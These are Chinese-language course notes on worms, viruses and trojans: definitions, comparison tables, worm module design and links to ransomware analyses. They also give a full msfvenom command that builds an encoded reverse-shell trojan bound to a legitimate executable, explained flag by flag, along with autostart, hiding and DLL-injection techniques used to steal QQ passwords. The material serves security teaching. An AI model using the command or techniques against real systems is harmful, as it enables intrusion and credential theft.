
蠕虫的定义和内涵

- 蠕虫病毒是一种能够利用系统漏洞通过网络进行**自我传播（会传染）**的恶意程序，它不需要附着在其他程序上，而是**独立存在**的。
- **明目张胆**的破坏计算机数据，并弹个窗告诉你，你电脑种病毒了。
- 病毒的主要特征是**感染正常文件**。
- 传染目标是互联网内的所有主机，不同程度不同范围的影响主机的使用，**破坏主机系统**功能或者数据或者网络功能（消耗内存或网络带宽）。
- 具有**自我复制能力（传播性）**，很强的**感染性**，一定的**潜伏性（隐蔽性）**，特定的**触发性**和很大的**破坏性**。
- 病毒可以随着 U 盘、邮件、网站、共享文件等网络传输方式或者媒介**传染**到其他机器。
- 典型的蠕虫病毒有**尼姆达、震荡波、熊猫烧香**等。

计算机病毒与蠕虫病毒的区别

	狭义病毒	蠕虫病毒
存在形式	寄生	独立个体
复制机制	插入到宿主程序	自身的拷贝
传染机制	宿主程序运行	系统存在漏洞
传染目标	针对本地文件	网络上其它计算机
触发传染	计算机使用者	程序自身
影响重点	文件系统	网络性能、系统性能
计算机使用者角色	病毒传播中关键环节	无关
防治措施	从宿主文件中摘除	为系统打补丁
对抗主体	计算机使用者、 防病毒厂商	系统提供商、 网络管理人员

蠕虫程序功能模型图



蠕虫程序功能

搜索模块：寻找下一台要传染的计算机；为了提高搜索效率，可以采用一系列的搜索算法。

攻击模块：在被感染的计算机上建立传输通道（传染途径）；为减少第一次传染数据传输量，可以采用引导式结构。

传输模块：计算机间的蠕虫程序复制。

信息搜索模块：搜索和建立被传染计算机上的信息。

繁殖模块：建立自身的多个副本；在同一台计算机上提高传染效率、判断避免重复传染

隐藏模块：隐藏蠕虫程序，使简单的检测不能发现。


破坏模块：摧毁或破坏被感染计算机，或在被感染的计算机上留下后门程序等。

通信模块：蠕虫间、蠕虫同黑客之间进行交流，可能是未来蠕虫发展的侧重点。

控制模块：调整蠕虫行为，更新其他功能模块，控制被感染计算机。

蠕虫传播的工作流程

蠕虫程序的**工作流程**可以分为漏洞扫描、攻击、传染、现场处理四个阶段



蠕虫案例——勒索病毒

勒索病毒分析报告 https://blog.csdn.net/w_g3366/article/details/100590112

Radamant 勒索病毒分析
<https://bbs.pediy.com/thread-256302.htm>

GlobeImposter 勒索病毒技术分析报告
<https://www.freebuf.com/articles/network/163792.html>

GandCrab 勒索病毒分析处置手册
<http://blog.nsfocus.net/gandcrab-ransomware-handbook/>

tater 勒索病毒分析
<https://www.secpulse.com/archives/103133.html>

“勒索病毒”深度分析报告 <http://www.huorong.cn/info/146173937921.html>

木马（Trojan）

泛滥时代（2005~2010）

木马名称的由来



特洛伊木马战争



木马病毒

木马的定义和内涵

- 主要特征是**伪装**成正常文件，类似于间谍特工，**窃取数据**。
- 木马的**作用范围**是所有使用有木马的人在使用电脑时的资料。
- 通常有两个可执行程序：一个是控制端（**控制者**），另一个是被控制端（**被控制者**）。
- 注重对主机的**控制**，和运行的**隐蔽性**。
- **悄悄的**窃取计算机数据，不会主动告诉你中木马了，需要自己去排查。
- 不会自我繁殖，也并不**“刻意”**地去**感染**其他文件，它会修改注册表、驻留内存、在系统中安装后门程序、开机加载附带的木马。
- 一般见到病毒名里有“**Trojan**”的就是**“木马病毒”**了。

网络蠕虫、计算机病毒和木马的区别

表 1.1 网络蠕虫、计算机病毒和木马的区别^[17]

	计算机病毒	蠕虫	木马
存在形式	寄生 不以文件形式存在	独立个体 以文件形式存在	寄生或独立 伪装成其他文件
传播方式	依赖宿主文件或介质，插入其他程序	自主传播，利用系统存在的漏洞	依靠用户主动传播、诱骗手段
攻击目标	本地文件	网络上的计算机，网络本身	感染的计算机系统
使用者角色	病毒传播中的关键环节	无关/需要	无关
危害	破坏数据完整性、系统完整性	侵占资源	留下后门，窃取信息
传播速度	快	极快	慢

木马的种类




主流木马



木马的工作原理

木马的工作原理——本质上是一个C/S模式的程序



metasploit 生成木马

- Metasploit 是一款优秀的开源渗透测试框架平台，在该平台下可以方便的实施渗透测试；
- Meatsploit 具有繁多的接口、模块等等，甚至允许用户自己编写自己的模块使用；
- 在 Metasploit 框架下可以方便的实现木马的生成、捆绑、免杀。

```
msf > msfvenom -p windows/shell_reverse_tcp LHOST=192.168.159.134 LPORT=8080 -e x86/shikata_ga_nai -x IPradar5.exe -i 5 -f exe -o /root/Desktop/backdoor.exe
```

msfvenom -p windows/shell_reverse_tcp 意为使用 shell_reverse_tcp 攻击载荷
LHOST=192.168.159.134 此步是设置攻击者 IP 地址
LPORT=8080 此步是设置木马将会主动连接攻击者设定的监听端口
-e x86/shikata_ga_nai 此步意为使用 shikata_ga_nai 的编码方式对攻击载荷进行重新编码
-x IPradar5.exe 此步意为将木马捆绑在指定的可执行程序模版上，此处为 IPradar5.exe
-i 5 此处意为使用刚才设定的编码方式对目标进行 5 次编码
-f exe 此步意为指定 MSF 编码器输出格式为 exe
-o /root/Desktop/backdoor.exe 此步意为指定处理完毕后的文件输出路径

木马实施攻击的步骤

木马实施攻击的步骤



木马开机启动技术

启动方式	隐蔽性	实施难度
通过 " 开始 \ 程序 \ 启动 "	2 星	较低
通过 Win.ini 文件	3 星	较低
通过注册表启动 HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\ RunOnce , HKEY_CURRENT_USER\Software\Microsoft\Windows\ CurrentVersion\RunOnce 和 HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\ 	3.5 星	极高
通过 Autoexec.bat 文件, 或 winstart.bat , confid.svs 文件	3.5 星	较低
通过 System.ini 文件	5 星	
通过某特定程序或文件启动 ➤ 寄生于特定程序之中 ➤ 将特定的程序改名 ➤ 文件关联		

木马是如何隐藏的？

最基本的隐藏：不可见窗体+隐藏文件

- 集成到合法程序中
- 隐藏在配置文件中，如 Autoexec.bat 和 Config.sys 中
- 潜伏在 Win.ini 中，如 run=c:\windows\file.exe；load=c:\windows\file.exe
- 伪装在普通文件中，如把可执行文件伪装成图片或文本，在程序中把图标改成 Windows 的默认图片图标，再把文件名改为 *.jpg.exe
- 内置到注册表中，如 HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion 下所有以“run”开头的键值
- 在 System.ini 中藏身，如利用 System.ini 中的 [mic]、[drivers]、[drivers32]
- 隐形于启动组中，对应的文件夹为：C:\windows\start menu\programs\startup
- 隐蔽在 Winstart.bat 中
- 捆绑在启动文件中
- 设置在超级连接中

木马是如何隐藏的？

进程插入技术：

(1) 使用注册表插入 DLL

早期的进程插入式木马的伎俩，通过修改注册表中的 [HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Windows\AppInit_DLLs] 来达到插入进程的目的。

缺点是不实时，修改注册表后需要重新启动才能完成进程插入。

(2) 使用挂钩 (Hook) 插入 DLL

比较高级和隐蔽的方式，通过系统的挂钩机制 (即 “Hook” 来插入进程，需要调用 SetWindowsHookEx 函数 (也是一个 Win32 API 函数)。


缺点是技术门槛较高，程序调试困难，这种木马的制作者必须具有相当的 Win32 编程水平。

(3) 通过一个系统 API 函数来向另一个进程中创建线程 (插入 DLL)。

木马是如何盗走 QQ 密码的？

- 木马首先将 1 个 **DLL 文件** 插入到 **QQ 的进程** 中并成为 QQ 进程中的一个线程，这样该木马 DLL 就成为了 QQ 的一部分！
- 然后在用户输入密码时，因为此时木马 DLL 已经进入 QQ 进程内部，所以也就能够**接收到用户传递给 QQ 的密码键入**了。

木马产业链

